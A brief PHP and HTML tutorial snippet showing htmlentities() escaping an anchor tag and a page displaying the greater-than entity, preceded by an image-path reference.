


Convert some characters to HTML entities:

```
<?php
$str = '<a href="https://www.w3schools.com">Go to w3schools.com</a>';
echo htmlentities($str);
?>
```

The HTML output of the code above will be (View Source):

```
&lt;a href=&quot;https://www.w3schools.com&quot;&gt;Go to w3schools.com&lt;/a&gt;
```



```
<!DOCTYPE html>
<html>
<body>

<h1>HTML Entity Example</h1>

<h2>The greater-than sign: &gt;</h2>

</body>
</html>
```

HTML Entity Example

The greater-than sign: >